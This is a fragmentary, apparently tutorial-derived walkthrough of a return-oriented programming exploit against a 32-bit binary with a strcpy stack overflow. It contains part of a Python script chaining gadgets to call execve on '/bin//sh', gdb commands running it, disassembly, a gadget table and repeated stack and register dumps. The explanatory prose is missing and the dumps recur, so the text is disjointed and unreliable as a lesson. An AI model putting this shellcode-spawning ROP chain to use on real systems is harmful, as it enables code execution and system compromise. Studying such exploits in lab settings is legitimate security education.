```



```

# Now we have all the data we need in memory, time to call
# execve(@.data, @.data+12, @.data+8)
# %ebx is first argument to execve, char* path
p += pack('<I', 0x080481c9) # pop %ebx, ret
p += pack('<I', 0x080ea060) # @ .data
# %ecx is second argument to execve, char** argv
p += pack('<I', 0x080e4bd1) # pop %ecx, ret
p += pack('<I', 0x080ea06c) # @ .data + 12
# %edx is the third argument to execve, char** envp
p += pack('<I', 0x0806e91a) # pop %edx, ret
p += pack('<I', 0x080ea068) # @ .data + 8
# %eax must be 11
# NOTE: we could remove the next line if we are 100% sure that
# %eax is zero
p += pack('<I', 0x80541b0) # xor %eax, %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
# call int 0x80
p += pack('<I', 0x80493e1) # int 0x80

```

print p,

```
(gdb) b *0x8048e67
```

```
(gdb) r "`python exploit.py`"
```


0xFFFFFFFF

...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a

0xbffff628

0xbffff5ec

main:

```


push %ebp                                0x8048e44
mov %esp,%ebp                            0x8048e45
sub $0x3c,%esp                           0x8048e47
mov 0xc(%ebp),%eax                       0x8048e4a
add $0x4,%eax                            0x8048e4d
mov (%eax),%eax                          0x8048e50
mov %eax,0x4(%esp)                       0x8048e52
lea -0x32(%ebp),%eax                     0x8048e56
mov %eax,(%esp)                           0x8048e59
call 80482f0 <strcpy>                    0x8048e5c
mov $0xa,%eax                            0x8048e61
leave                                     0x8048e66
ret                                       0x8048e67

```

%eax	0xa
%ebx	
%ecx	
%edx	
%esp	0xbffff5ec
%ebp	0x65646362
%eip	0x08048e67

364





0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a

0xbffff628



```

pop %edx      0x806e91a
ret           0x806e91b
pop %eax      0x80bb6d6
ret           0x80bb6d7
mov %eax, (%edx) 0x809a67d
ret           0x809a67f
xor %eax,%eax 0x80541b0
ret           0x80541b2
pop %ebx      0x80481c9
ret           0x80481ca
pop %ecx      0x80e4bd1
ret           0x80e4bd2
inc %eax      0x807b406
ret           0x807b407
int 0x80      0x80493e1

```

%eax	0xa
%ebx	
%ecx	
%edx	0x080ea060
%esp	0xbffff5f4
%ebp	0x65646362
%eip	366 0x0806e91b



0xbffff5ec

0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a

0xbffff628


```

pop %edx      0x806e91a
ret           0x806e91b
pop %eax      0x80bb6d6
ret           0x80bb6d7
mov %eax, (%edx) 0x809a67d
ret           0x809a67f
xor %eax,%eax 0x80541b0
ret           0x80541b2
pop %ebx      0x80481c9
ret           0x80481ca
pop %ecx      0x80e4bd1
ret           0x80e4bd2
inc %eax      0x807b406
ret           0x807b407
int 0x80      0x80493e1


```

